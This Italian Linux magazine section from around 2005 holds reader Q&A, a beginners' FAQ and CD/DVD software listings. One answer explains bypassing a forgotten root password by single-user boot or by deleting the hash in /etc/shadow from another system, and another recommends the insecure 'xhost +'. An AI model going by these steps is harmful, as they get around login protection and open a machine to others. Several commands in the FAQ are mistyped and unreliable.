Risponde la Redazione

La disponibiltà di software e la semplicità di installazione sono, senza ombra di dubbio, fattori importanti per la diffusione di un Sistema Operativo ma non sono gli unici parametri da valutare nell'effettuare la scelta. Inoltre, con il passare degli anni, Linux è nettamente migliorato e non difetta in nessuno di questi aspetti anzi, in alcuni casi sono diventati i suoi punti di forza, come ad esempio l'installazione di pacchetti aggiuntivi e l'aggiornamento automatico del sistema. Se dispone di una connessione Internet veloce (ADSL) e non vuole avere più problemi di installazione, le consiglio di provare le distribuzioni derivate da Debian (o la stessa) come SimplyMEPIS, Knoppix, Ubuntu e Kanotix. Queste, come tante altre, utilizzano il formato DEB per la pacchettizzazione del software e, grazie al tool grafico Synaptic, l'installazione di ogni programma avviene in modo quasi automatico. Non dispongono di tool di gestione avanzati come Yast di SuSE, ma sono comunque semplici da utilizzare e configurare, in particolare SimplyMEPIS. I pacchetti precompilati disponibili sono circa 10000, ma anche se non fosse disponibile quello che le interessa, è sempre molto più semplice installare i pacchetti per risolvere le dipendenze se si deve procedere all'installazione da sorgente. Proprio con l'ultima versione di SimplyMEPIS, la 3.3, abbiamo installato 1 GB di software (dai giochi fino agli ambienti di sviluppo) in circa due ore senza nessun inconveniente.

Password di root dimenticata

Salve a tutti. Ho da poco tempo installato la mia prima distribuzione GNU/Linux (per la precisione Slackware 10.1). Devo dire che, dopo l'installazione abbastanza difficile (probabilmente avrei avrei fatto meglio a scegliere una distribuzione più adatta a chi inizia), non ho avuto particolari problemi nel normale

utilizzo del PC. Dopo il primo avvio e la prima esperienza come utente Linux, ho spento il PC senza utilizzarlo più per circa un mese. Pochi giorni fa ho deciso che era giunto il momento di riprovare, ma quando è arrivato il momento del login, mi sono reso conto di aver dimenticato la password. Premetto che non avevo aggiunto nessun altro utente al sistema. Come posso fare per risolvere il problema?

Marco


Risponde la Redazione

Per prima cosa, la prossima volta cerchi di non dimenticare la password. Se necessario (anche se sconsigliatissimo)la scriva da qualche parte, ma solo se utilizza il PC in ambiente privato, non frequentato da estranei. Inoltre, non dimentichi di creare un utente aggiuntivo per il “normale” utilizzo del PC, usare l'account di root per le attività di tutti i giorni può compromettere irreparabilmente l'integrità del sistema, se non si fa attenzione o non si conosce perfettamente ciò che si sta facendo.
Le password vengono archiviate nel file /etc/passwd (/etc/shadow per le password shadow). All'interno di questi file sono presenti tutti i dati degli utenti (nome utente, directory home, la shell utilizzata, ecc) con le relative password codificate. L'unico modo per risolvere il problema è riuscire ad accedere a questi file ed eliminare il campo contenente la password di root codificata.

```
root:x:0:0::/root:/bin/bash
```

La riga presente all'interno del file /etc/password contenente i dati dell'utente root. La x rappresenta la password nascosta.

```
root:$1$6qCOVnNt$0/W5fdMOk6hYbbUCBS
                          EYy0:12795:0:::::
```

La riga presente all'interno del file

/etc/shadow contenente i dati dell'utente root. La sequenza di caratteri alfanumerici rappresenta la password cifrata. In questo modo si può accedere al sistema senza password e successivamente impostarne una nuova. Le strategie possono essere diverse. È possibile digitare al prompt di LILO la stringa linux single, per avere accesso senza password e apportare le modifiche, sempre che questo metodo funzioni. Se sul sistema è presente un'altra distribuzione è possibile montare la partizione (tipicamente la directory radice /) e modificare il file eliminando la password cifrata. Oppure, è possibile utilizzare una distribuzione “live”, montare la partizione e apportare le modifiche. Se ha problemi con la riga di comando può utilizzare il tool grafico KUser per la gestione di utenti e password.

Avvio di applicazioni grafiche da root

Salve a tutti. Tempo fa ho installato la distribuzione Mandrakelinux 10.0 e quando effettuavo l'accesso al sistema, in modalità grafica, come utente comune, riuscivo ugualmente a eseguire applicazioni grafiche da root.
Successivamente sono passato alla distribuzione Slackware, e da allora non riesco a svolgere più la stessa operazione ottenendo ogni volta un messaggio di errore.

Giovanni

Risponde la Redazione

Il tentativo di un utente di eseguire un'applicazione grafica da un server X di un altro utente, produce nella maggior parte dei casi il messaggio seguente:

```
Xlib: connection to ":0.0" refused
                          by server
Xlib: No protocol specified

kwrite: cannot connect to X server :0.0
```

Questo è dovuto a motivi di sicurezza. Per risolvere il “problema”, l'utente proprietario del server X in esecuzione, deve concedere il permesso di utilizzare il proprio server agli altri utenti. Per fare ciò, si utilizza il comando *xhost* seguito dall'opzione +. In questo modo si concede l'autorizzazione a tutti gli utenti:

```
xhost +
```

Per assegnare il permesso a un utente specifico si esegue

```
xhost + nome
```

La voce “nome” indica il nome del PC o l'utente cui si vuole concedere l'utilizzo dello schermo.

Scheda ATI e browser Firefox

Gentile redazione.
Ho da poco comprato la versione 9.2 di SuSE Linux Professional e l'ho installata su un PC con Wiindows XP Professional.
Fin qua tutto bene ma non sono riuscito a trovare il driver apropriato per la scheda video (ATI Radeon 9600) che viene riconosciuta con un driver generico VESA. Ho tentato di trovare il driver giusto tramite YAST 2 ma la 9600 non risulta nella lista.
Ho scaricato dal sito della Ati i driver XFree86 4.1, XFree86 4.2, XFree86 4.3, e X.Org 6.8, ma non so quale sia quello giusto per la mia scheda video. Avrei una seconda domanda da chiedervi.
Ho provato a installare l'ultima versione di Firefox in italiano ma non ci riesco a installarla come vorrei, mi viene proposta la cartella /home, se cambio percorso /usr/local per esempio non mi è concesso.
Cosa devo fare?

Fabrizio

Risponde la Redazione

SuSE Linux 9.2 utilizza il server grafico XOrg 6.8.1 quindi i driver da utilizzare sono quelli con il nome X.Org 6.8. Mentre per installare Firefox in una directory diversa dalla home proposta di default è necessario installarlo con i privilegi di root.
Per fare ciò dalla shell basta eseguire il comando su e indicare la password di root e successivamente eseguire il programma di installazione.

F.A.Q.

Le risposte alle domande più frequenti poste dai lettori Per iniziare a usare subito il tuo nuovo sistema operativo

Come si installano i pacchetti per Mandrakelinux, SuSE Linux, Fedora e altre distribuzioni basate su RPM?

Per installare il pacchetto da riga di comando

```
rpm -i nome_pacchetto.rpm
```

oppure

```
rpm -ivh nome.rpm
```

Se si desidera aggiornare un pacchetto già installato basta eseguire

```
rpm -U nome_pacchetto.rpm
```

oppure:

```
rpm -Uvh nome_pacchetto.rpm
```

Per rimuovere un pacchetto

```
rpm -e nome_pacchetto.rpm
```

Per verificare l'installazione di un pacchetto bisogna eseguire il comando

```
rpm -V nome_pacchetto.rpm
```

È importante ricordare che tutte le distribuzioni dispongono del software Kpackage integrato nel desktop KDE, inoltre, Mandrakelinux e SuSE Linux dispongono di strumenti grafici in grado di automatizzare questi processi e risolvere le dipendenze tra i pacchetti.

Come si installano i pacchetti DEB per le distribuzioni Debian GNU/Linux e derivate (Ubuntu, Knoppix, MEPIS?

Per installare il pacchetto da riga di comando

```
apt-get install nome_pacchetto
```

per rimuoverlo

```
apt-get remove nome_pacchetto
```

Tutte le distribuzioni derivate da Debian dispongono del gestore di pacchetti Synaptic. Si tratta di un tool grafico in grado di automatizzare l'installazione, l'aggiornamento e la disinstallazione del software. Basta semplicemente indicare la repository (una sorta di archivio) dalla quale prelevare il software.

Come si installano i pacchetti TGZ per Slackware e le distribuzioni derivate da essa?

Lo script *explodepkg* estrae gli archivi TGZ nella directory corrente.

```
explodepkg nome_pacchetto.tgz
```

Il tool *installpkg* gestisce l'installazione dei pacchetti:

```
installpkg [opzioni]
                    nome_pacchetto.tgz
```

Le opzioni che è possibile utilizzare sono:

- **warn**, non effettua l'installazione ma mostra i file e le directory che verrebbero creati;
- **r**, installa i pacchetti contenuti a partire dalla directory corrente;
- **m**, serve per generare un archivio *tar.gz* ma con estensione *.tgz* costituito dal contenuto della directory corrente.

Per creare archivi TGZ secondo lo standard Slackware si utilizza il comando

```
makepkg pacchetto_applicativo
```

Lo script *removepkg* si occupa della disinstallazione dei pacchetti

```
removepkg nome_pacchetto.tgz
```

Il tool di installazione standard utilizzato dalla distribuzione Slackware è

```
pkgtool
```

Il comando *upgradepkg* aggiorna un pacchetto, disinstallando prima il pacchetto già installato e inserendo successivamente quello nuovo:

```
upgradepkg nome_pacchetto_vecchio
                     [nome_pacchetto_nuovo]
```

Installare il software dai sorgenti

La maggior parte di questi pacchetti sono distribuiti sotto forma di archivi compressi in formato *tar.gz* e *tar.bz2*. Per prima cosa è necessario decomprimere i file

```
tar -xvzf nome_file.tar.gz
```

e

```
tar -xvjf nom_file.tar.bz2
```

A questo punto è necessario spostarsi nella nuova directory ed eseguire i comandi seguenti:

```
./configure
make
su (password di root Invio)
make install
```

Nella maggior parte dei casi verrà creato l'eseguibile del programma nella directory */usr/local/bin*. Per eseguire l'applicazione, basta scrivere il nome dell'eseguibile nella console e premere *Invio*.

Partizionare l'hard disk

Se nel PC è installato il sistema operativo MS Windows, la prima cosa da fare è creare lo spazio necessario all'installazione di Linux. Per prima cosa bisogna eseguire un *defrag* (deframmentazione del disco) per assicurarsi che tutti i file Windows vengano spostati all'inizio del disco. Successivamente è possibile utilizzare programmi a riga di comando come *fdisk* o *cfdisk* oppure il tool grafico *QtParted*.

Tutte le distribuzioni dispongono di strumenti per il partizionamento del disco, alcuni più sofisticati, altri meno; ma è sempre buona abitudine preparare il disco in precedenza. Per installare Linux sono necessarie almeno due partizioni: quella di root (radice) con punto di mount "/" e quella di swap.

Disinstallare Linux

Per prima cosa è necessario eliminare le partizioni usate dal sistema operativo. Il metodo migliore consiste nell'utilizzare una delle tante distribuzioni "live" (Knoppix, SimplyMEPIS, Kanotix, ecc) ed eseguire i programma di partizionamento grafico QtParted. Dopo aver eliminato le partizioni è necessario eliminare il boot loader LILO o Grub e ripristinare il settore di avvio. Da un sistema DOS Windows si può eseguire

```
fdisk /MBR
```

oppure, da un disco di ripristino di Windows o da una live Linux

```
fdisk /MBR
```

o ancora

```
sys c:
```

Direttamente da Linux si può eseguire il comando

```
lilo -U
```

È possibile ripristinare l'MBR, nel caso di LILO, utilizzando il tool *dd* e caricare il file di backup creato da LILO al momento dell'installazione

```
dd if=boot.xx of =/dev/hda bs=446
                                  count=1
```

/dev/hda è il disco installato come master sul primo canale IDE, mentre *boot.xx* è il file da ripristinare, con *xx* che indica la versione di tale file.

Come si ricompila il kernel?

Per ricompilare il kernel, già presente nel sistema, è necessario verificare che all'interno della directory */usr/src ci* sia un collegamento simbolico di nome *linux* che punti alla directory dei sorgenti del kernel già installato. Per ricompilare una nuova versione del kernel bisogna copiare il pacchetto (*linux-2.x.xx.tar.bz2* o *tar.gz*) in */usr/src* e successivamente si deve scompattarlo mediante:

```
tar -zxvf pacchetto.tar.gz
```

oppure

```
tar -xvjf pacchetto.tar.bz2
```

In questo modo verrà creata una nuova directory chiamata *linux-2.x.xx* dove sono presenti i sorgenti del nuovo kernel. A questo punto è necessario rinominare la directory

```
mvlinux-2.x.xx linux
```

o creare un collegamento simbolico ad essa:

```
ln -s linux-2.x.xx linux linux
```

Dopo essere entrati nella nuova directory bisogna eseguire i comandi:

```
make mrproper
make menuconfig
```

oppure, avviare il programma di configurazione grafica

```
make xconfig
```

Dopo aver scelto tutti i componenti da utilizzare e il supporto per l'hardware del proprio sistema, si salva la configurazione (file *.config*) e si eseguono i comandi seguenti:

```
make dep
make clean
make bzImage
make modules
make modules_install
```

A questo punto l'immagine del kernel sarà stata creata nella directory */usr/src/linux/arch/i386/boot* con il nome *bzImage.* L'immagine va copiata nella directory */boot:*

```
cp bzImage /boot
```

Infine, va configurato il boot loader LILO o GRUB per caricare il nuovo kernel.

Come si modificano i permessi dei file?

Per assegnare i permessi di lettura, scrittura ed esecuzione si utilizza il comando *chmod*, nel modo seguente:

- **chmod a+x file -** assegna il permesso di esecuzione del file a tutti gli utenti del sistema;
- **chmod u+x file -** assegna il permesso di esecuzione solo al proprietario del file;
- **chmod g+x file -** assegna il permesso di esecuzione al gruppo;
- **chmod o+x file -** assegna il permesso di esecuzione a tutti gli altri utenti.

Per i permessi di lettura sono valide le stesse indicazioni del permesso di esecuzione, ma in questo caso si sostituisce x con r.

- **chmod a+r file -** permesso di lettura a tutti gli utenti del sistema;
- **chmod u+r file -** permesso di lettura esclusivamente solo al proprietario del file;
- **chmod g+r file -** permesso di lettura al gruppo;
- **chmod o+r file -** permesso di lettura agli altri utenti.

Per il permesso di scrittura si sostituisce x o r con w.

- **chmod a+w file -** permesso di scrittura a tutti gli utenti del sistema;
- **chmod u+w file -** permesso di scrittura solo al proprietario del file;
- **chmod g+w file -** permesso di scrittura al gruppo;
- **chmod o+w file -** permesso di scrittura agli altri utenti.

Ovviamente è sempre possibile combinare i diversi tipi di permessi. Per cambiare il proprietario di un file basta eseguire:

```
chwon file utente:gruppo
```

Avviare Linux dal boot manager di Windows XP


Durante l'installazione di Linux è necessario installare il boot loader LILO sulla partizionedi avvio del sistema e non sul MBR.

Successivamente è necessario creare il file *bootsect.lin* che contiene l'immagine del settore di avvio della partizione Linux:

```
dd if=/dev/hd3 of= /tmp/bootsect
                    .lin bs=512 count=1
```

Il file bootsect.lin va copiato nella directory C: di Windows XP e va modificato il file boot.ini nel modo seguente:

```
[boot loader]
timeout=30
default=multi(0)disk(0)rdisk(0)
                    partition(1)\WINDOWS
[operating systems]
multi(0)disk(0)rdisk(0)partition(1)
        \WINDOWS="Microsoft Windows XP
                 Professional" /fastdetect
c:\bootsect.lin="Linux"
```

Per modificare il file cliccare con il destro su *Risorse* del computer e successivamente dalla scheda *Avanzate* selezionate *Avvio* e *ripristino/Impostazioni/Modifica.*

Distribuzioni

KUbuntu 5.0.4

Ideale per multimedia, internet, e desktop. Kde 3.4 + Debian, l'accoppiata vincente per chi vuole una distribuzione tuttofare, senza troppi problemi

Ark Linux 2005.1

Per chi vuole migrare da Windows a Linux senza stress. Con pannello di controllo e applicazioni studiate per facilitare la vita a chi inizia

NetBSD 2.0.2


Più di 55 piattaforme hardware supportate, il sistema di riferimento per ambienti server

Minidistro

Per recuperare il tuo vecchio PC o da installare su una penna USB

Puppy Linux 1.0.0 • Damn Small 1.0.1 • IPCop 1.5.4

I software del mese

Gmencoder 0.1.0

Interfaccia grafica creata per sfruttare al meglio i numerosi strumenti messi a disposizione dal programma a riga di comando mencoder. In pochi e semplici passi consente di estrarre e comprimere il contenuto di qualsiasi DVD per creare le proprie copie di backup, nei formati: DivX, SVCD, KVCD e VCD.

QDVDauthor 0.0.9

Ancora un front-end grafico per il programma dvdauthor che consente di generare e personalizzare il menu di un DVD da noi creato. QDVDauthor consente di aggiungere menu, sottomenu, accesso diretto ai capitoli, immagini di sfondo e scritte di ogni genere per dare un aspetto professionale ai video amatoriali.

DVDStyler 1.31


GUI multipiattaforma per l'authoring DVD. Il programma, grazie alla sua interfaccia grafica, semplice e intuitiva, facilita notevolmente l'utilizzo dei software a riga di comando dvdauthor e growisofs. Grazie a DVDStyler è possibile creare sofisticati menu che permettono di gestire in modo interattivo il contenuto dei DVD video.

CINELERRA 1.2.2

Con Cinelerra GNU/Linux rafforza notevolmente la sua posizione nel settore dell'elaborazione video. Utilizzandolo si intuisce subito che si tratta di un software potente e veramente ben realizzato che non fa certamente rimpiangere i costosi software commerciali per quanto riguarda la disponibilità di strumenti ed effetti.

Distribuzioni

Oltre al contenuto dei CD:

SuSE Linux 9.3

La distribuzione professionale, per aziende e piccoli uffici

Prova la distro pensata per chi vuole un sistema stabile per le proprie applicazioni d'impresa.

Gentoo Linux 2005.0

Per chi vuole sfruttare l'hardware fino all'ultimo bit

Interamente da compilare!
Una distro cucita attorno al vostro PC, per sfruttarne tutta la potenza.

Slax 5.0

Un mini sistema versatile e leggero, ideale per PC datati

Una minislackware Live in meno di 200Mb, da portare sempre con se per ogni occorrenza.

Speciale Browser

MOZILLA 1.7.7

Nato dalle ceneri di Netscape, il progetto ha acquisito vigore grazie all'impegno di migliaia di sviluppatori e alla nascita di Mozilla Foundation, fino a diventare la suite di riferimento per gli utenti Internet, senza dimenticare che dallo stesso progetto sono nati software indipendenti come Firefox e Thunderbird.

Firefox 1.0.3

Versione di aggiornamento per il browser più scaricato del momento. Si tratta di un rilascio per rimediare ad alcuni problemi di sicurezza riscontrati nell'esecuzione di pagine con codice JavaScript. Le caratteristiche sono sempre quelle: leggerezza, affidabilità, conformità agli standard e estendibilità.

Opera 8.0

Nato come alternativa a Internet Explorer e Netscape, questo browser è riuscito a guadagnarsi i consensi di milioni di utenti. Negli anni si è evoluto, da semplice browser, fino a diventare una vera e propria suite per Internet completa di client di posta, download manager, chat, ecc.


Epiphany 1.6.2

Ancora un browser web basato su Gecko, quindi la compatibilità con gli standard web è assicurata. Epiphany è destinato all'utilizzo con Gnome ed è perfettamente integrato nel desktop. L'obiettivo principale degli sviluppatori è stato quello di creare un browser leggero e soprattutto semplice da utilizzare.

Galeon 1.2.14

Browser nato dal progetto Mozilla con la promessa di risolvere i problemi di pesantezza che caratterizzavano le prime versioni della suite Open Source. Tra le caratteristiche più interessanti il motore di rendering Gecko, leggerezza, velocità, interfaccia pulita e perfetta integrazione con il desktop Gnome.

Nautilus 2.10.1 e Konqueror 3.4

Non si tratta di "semplici" browser, ma di veri e propri filemanager in grado di rendere il passaggio dalla navigazione locale a quella remota trasparente all'utente. Gli strumenti di cui dispongono spaziano dalla visualizzazione di pagine HTML fino ai tool integrati per la masterizzazione.

Il contenuto dei CD-Rom

Nome	Descrizione	URL
adobereader_7.0	Direttamente da Adobe il nuovo visualizzatore ufficiale di file in formato PDF	www.adobe.com/products/acrobat/readermain.html
bayonne_1.2.14	Server telefonico nato dal progetto GNU	www.gnu.org/software/bayonne
bind_8.4.6	Server DNS (Domain Name System)	www.isc.org
cdbakeoven_1.7.9	Estrazione, codifica e masterizzazione di tracce audio e video	cdbakeoven.sourceforge.net
cinelerra_1.2.2	Una suite completa per le produzioni audio e video	heroinewarrior.com/cinelerra.php3
dotlrn_1.0	Ambiente integrato per la didattica online	dotlrn.org
dvdripper_0.5	GUI per Mencoder in grado di estrarre il contenuto di DVD, DivX, SVCD, KVCD, e VCD	www.ratedo.com/projects/dvdripper.html
dvdstyler_1.31	Frontend grafico per la creazione di DVD	dvdstyler.sourceforge.net
epiphany_1.6.2	Browser web semplice da usare, sviluppato per Gnome	www.gnome.org/projects/epiphany
etherboot_5.4.0	Tool per effettuare il boot di sistemi operativi GNU/Linux e non attraverso la rete	www.etherboot.org
evolution_2.2.2	Personal Information Manager (PIM) per Gnome	ximian.com/products/evolution
firefox_1.0.3	Browser web Open Source derivato dal progeto Mozilla. Leggero, veloce e conforme agli standard più diffusi	www.mozilla.org/products/firefox
flumotion_0.1.7	Server per lo streaming audio e video dotato di una semplice interfaccia di confifgurazione	www.fluendo.com
galeon_1.2.14	Browser web per il desktop Gnome	galeon.sourceforge.net
gambas2_1.9.4	Ambiente grafico per lo sviluppo in Basic, simile a Visual Basic	gambas.sourceforge.net
gimp_2.2.6	Software GNU di foto ritocco e manipolazione delle immagini	www.gimp.org
gmencoder_0.1.0	Front-end grafico per il tool di estrazione video mencoder	gmencoder.sourceforge.net
gnometoaster_1.0	Strumento completo per la msterizzazione in ambiente Gnome	gnometoaster.rulez.org
gnupg_1.4.0	Tool di crittografia in stile PGP per proteggere file e directory	www.gnupg.org
httpd_2.0.54	Nuova versione del server web Apache ramo di sviluppo 2.X	www.apache.org
icecast_2.2.0	Server per la diffusione di contenuti audio (MP3, Ogg) online	www.icecast.org
k3b_0.11.23	Applicazione per masterizzare CD e DVD con caratteristiche e funzionalità simili a Nero per Windows	www.k3b.org
kgpg_1.0.0	Interfaccia grafica per GnuPG e desktop KDE, utile per cifrare file e directory	ktown.kde.org/~kgpg
lfs_6.0	Documentazione per creare una propria distribuzione Linux	www.linuxfromscratch.org
linux_2.6.11.7	Ultima versione del kernel serie 2.6, il cuore del sistema operativo GNU/Linux	www.kernel.org
mailscanner_4.40.11	Scanner per eliminare le email infette e lo spam	www.sng.ecs.soton.ac.uk/mailscanner
mozilla_1.7.7	Internet suite: web browser, email e newsgroup client	www.mozilla.org
muse_0.9.1	Player per il sistema di streaming audio Icecast	www.earth.li/projectpurple/progs/muse.html
mysql_4.1.11	Il più utilizzato DBMS Open Source. Il più utilizzato DBMS Open Source	www.mysql.com
mysqladministrator_1.0.20	Potente strumento visuale per amministrare database MySQL	www.mysql.com
nautilus_2.10.1	Completo file manager, con supporto per il web, per Gnome	www.gnome.org/projects/nautilus
nessus_2.2.4	Tool di sicurezza per la verifica della sisurezza di sistemi remoti	www.nessus.org
nmap_3.81	Skanner per analisi dettagliate degli host presenti in una rete sia locale sia Internet	www.insecure.org/nmap
opera_8.0	Internet suite: web browser, email e newsgroup client	www.opera.com
pgadmin3_1.2.1	Tool grafico per amministrare database PostgreSQL	www.pgadmin.org
php_5.0.4	Potente linguaggio di scripting, per il web e per applicazioni standalone	www.php.net
phpmyadmin_2.6.2	Script PHP per amministrare database MySQL	www.phpmyadmin.net
phppgadmin_3.5.2	Utility web, realizzata in PHP, per amministrare database PostgreSQL	phppgadmin.sf.net
postfix_2.2.2	Server di posta (SMTP)	www.postfix.org
postgresql_8.0.2	Completo DBMS Open Source, scalabile, con supporto completo per lo standard ANSI SQL	www.postgresql.org
python_2.4.1	Linguaggio di scripting ad alto livello, orientato agli oggetti	www.python.org
qdvdauthor_0.0.9	Front-end per dvdauthor ed altri tool per la creazione di DVD	qdvdauthor.sourceforge.net
realplayer_10.3	Player per i formati RealAudio, RealVideo e molti altri	www.real.com/linux
samba_3.0.13	Suite client/server per la condivisione file in reti miste Windows Unix	www.samba.org
shoutcast_1.8.9	SIstema per lo streaming audio online simile a Icecast	www.shoutcast.com/
thunderbird_1.0.2	Versione standalone del client di posta nato dal progetto Mozilla	www.mozilla.org/projects/thunderbird
tomcat_5.5.9	Servlet container e JSP server sviluppato da Apache Group	jakarta.apache.org/tomcat
xcdroast_0.98	Applicazione grafica per la masterizzazione di CD/DVD	www.xcdroast.org
xmule_1.10.0	Applicazione multipiattaforma per il file-sharing, simile a eMule	www.xmule.org

Il contenuto del DVD-Rom

Tutto il software dei 3 CD-Rom con in più...

Nome	Descrizione	URL
abiword_2.2.7	Word processor sullo stile di Microsoft Word	www.abisource.org
absguide_3.3	Una guida alla programazione della shell	www.tldp.org/LDP/abs/html
afterstep_2.00.04	Window manager per X simile NeXTSTEP	www.afterstep.org
bittorrent_4.0.1	Tool per il download distribuito	bitconjurer.org/BitTorrent
blfs_6.0	Documentazione per creare una propria distribuzione Linux	www.linuxfromscratch.org/blfs
classpath_0.14	Libreria GNU per il linguaggio di programmazione Java	www.gnu.org/software/classpath
doxygen_1.4.2	Tool per generare documentazione di C, C++, Java, PHP e C#	www.doxygen.org
dpkg_1.10.23	Sistema Debian GNU/Linux per la gestione del software	packages.debian.org/unstable/base/dpkg.html
e2fsprogs_1.36	Insieme di tool per la gestione di filesystem ext2	e2fsprogs.sourceforge.net
explore2fs_1.07	Applicazione Windows per accedere a filesystem Linux	uranus.it.swin.edu.au/~jn/linux/explore2fs.htm
findutils_4.2.20	Utility composta da tre programmi : find, locate e xargs	www.gnu.org/software/findutils
gaim_1.2.1	Client grafico multiprotocollo per Instant Messaging (IM)	gaim.sourceforge.net
gammu_1.01	Insieme di tool e driver per la connessione a cellulari Nokia	www.mwiacek.com/gsm/soft/gammu.html
gdhcpd_0.2.5	Interfaccia grafica in Gtk+ per il server DHCP	mange.dynup.net/linux.html
gettext_0.14.4	Libreria GNU per internazionalizzare il software	www.gnu.org/software/gettext/
gkrellm_2.2.5	Tool per analizzare e monitorare le risorse e le attività di sistema	www.gkrellm.net
glade_2.10.0	IDE per la creazione di interfacce grafiche per Gnome con GTK+	glade.gnome.org
glibc_2.3.5	La libreria C nata dal progetto GNU	www.gnu.org/software/libc
gproftpd_8.2.1	Front-end grafico per la gestione del server FTP ProFTPD	mange.dynup.net/linux.html
gtk+_2.6.7	Librerie multipiattaforma per la realizzazione di intefacce grafiche	www.gtk.org
gwenview_1.2.0	Visualizzatore di immagini per KDE	gwenview.sourceforge.net
imagemagick_6.2.1	Raccolta di utility e librerie per la manipolazione e conversione di immagini	www.imagemagick.org
jgraph_5.4.5	Tool Java per la creazione di grafici e diagrammi professionali	www.jgraph.com
kmobiletools_0.4.3.1	Applicazione KDE per gestire telefoni cellulari	kmobiletools.berlios.de
knoda_0.7.3	Frontend per KDE per i database MySQL, PostgreSQL e ODBC	www.knoda.org
lftp_3.1.2	Cliente FTP/HTTP	lftp.yar.ru
lilo_22.7	Boot loader per avviare uno o più sistemi operativi	lilo.go.dyndns.org
linphone_1.0.1	Applicazione Gnome VoIP per telefonare tramite Internet dotata di interfaccia grafica e testuale	www.linphone.org
linux_2.4.30	Ultimo rilascio del ramo di sviluppo 2.4 del kernel Linux	www.kernel.org
lmbox_0.7.5	Sistema per creare box multimediali utilizzando GNU/Linux	www.crystalballinc.com/vlad/software/lmbox
lvm_2.01.09	Logical Volume Manager per gestire periferiche di archiviazione	sources.redhat.com/lvm2
manpages_2.02	Tutta la collezione delle pagine di manuale per GNU/Linux	www.win.tue.nl/~aeb/linux/man
ncftp_3.1.9	Client per il trasferimento di dati mediante il protocollo FTP	www.ncftp.com
openldap_2.2.24	Suite di applicazioni e strumenti di sviluppo per LDAP	www.openldap.org
openssl_0.9.7g	Toolkit per implementare specifiche Secure Sockets Layer	www.openssl.org
parted_1.6.22	Tool per la gestione delle partizioni	www.gnu.org/software/parted
rsync_2.6.4	Applicazione per il trasferimento di file remoti	rsync.samba.org
scintilla_1.63	Editor in GTK+ orientato alla programmazione	www.scintilla.org
sendmail_8.13.4	Server per la gestione della posta elettronica(SMTP)	www.sendmail.org
solfege_2.2.1	Software musicale per esercizi di ascolto	solfege.sourceforge.net
sqlite3_3.2.0	Libreria C per implementare database SQL embedded	www.sqlite.org
subversion_1.1.4	Applicazione per il controllo di versione, simile a CVS	subversion.tigris.org
sylpheed_1.0.4	Completo client di posta e news sviluppato in GTK+	sylpheed.good-day.net
tor_0.0.9.7	Sistema per connessioni Internet anonime	tor.eff.org
vsftpd_2.0.3	Veloce e sicuro server FTP per il trasferimento di file	vsftpd.beasts.org
webmin_1.200	Interfaccia web per amministrare un sistema Unix in remoto	www.webmin.com
xchat_2.4.3	Client grafico per la chat tramite il protocollo IRC	www.xchat.org
xdtv_2.1.1	Applicazione per visualizzare le trasmissioni TV sul PC	xawdecode.sourceforge.net
xfce_4.2.1	Ambiente grafico X11 semplice da usare, sviluppato in GTK2	xfce.org
xpaint_2.7.5	Editor semplice da usare per creare immagini bitmap	sourceforge.net/projects/sf-xpaint
yum_2.2.1	Sistema per aggiornare, installare e disinstallare pacchetti software in formato RPM	linux.duke.edu/projects/yum
zoneminder_1.21.0	Suite per la realizzazione di applicazioni video sorveglianza	www.zoneminder.com
zope_2.7.5	Application server per lo sviluppo di CMS	www.zope.org

Software SUL CD

Distribuzione

KUBUNTU 5.04

Kde 3.4 e Debian, l'accoppiata vincente per chi vuole una distribuzione tuttofare, senza troppi problemi. Ideale per multimedia, internet, e desktop

Dopo i consensi ottenuti da Ubuntu Linux, che in poco più di anno è riuscita a scalare la "classifica" delle distribuzioni GNU/Linux più utilizzate, gli sviluppatori del progetto hanno pensato anche ai fan del desktop KDE (e al successo ottenuto con il rilascio della nuovissima versione 3.4) creando la stessa distribuzione ma con ambiente grafico diverso. Per il resto i due sistemi operativi sono perfettamente identici: utilizzano lo stesso kernel 2.10, il sistema grafico XOrg in versione 6.8.2 e soprattutto lo stesso formato di pacchettizzazione del software, DEB. Proprio quest'ultimo è alla base del successo di molte distribuzioni basate su Debian, in quanto basta una connessione Internet relativamente veloce e il gestore di pacchetti Synaptic (o Kynaptic) pensa a tutto il resto, installando il software e risolvendo le dipendenze in modo automatico e trasparente, selezionando programmi e librerie tra oltre 8500 pacchetti disponibili. Così come Ubuntu anche Kubuntu è una distribuzione adatta a qualsiasi utilizzo sia server sia deskotp, ma è stata espressamente creata per semplificare la "vita" a tutti coloro che si avvicinano per la prima volta a GNU/Linux. Tutto questo traspare già durante la fase di installazione, con la necessità di intervento da parte dell'utente ridotta al minimo, mentre è stato eliminato l'account root, almeno rispetto a quanto avviene in quasi tutte le distribuzioni, e la gestione del sistema avviene mediante l'utilizzo (in automatico) del programma *sudo*, che garantisce all'utente comune i privilegi di amministratore, seppur con alcune limitazioni.





Fig. 2 • Il programma di masterizzazione K3b

KUBUNTU 5.0.4

Licenza:	**GNU GPL**
Formato pacchetti:	**DEB**
Kernel:	**2.6.10**
Sistema grafico:	**XOrg 6.8.2**
Desktop:	**KDE 3.4**
Sito web:	**www.kubuntu.org**
Tipo:	**DISTRIBUZIONE**

IL NOSTRO GIUDIZIO

PRO	CONTRO
• Installazione	• Stabilità
• Gestione	• Sicurezza
• Software	

Vuoi trovare qualche software particolare nei CD/DVD-Rom di Linux Magazine? Invia una e-mail al seguente indirizzo: linuxmag@edmaster.it

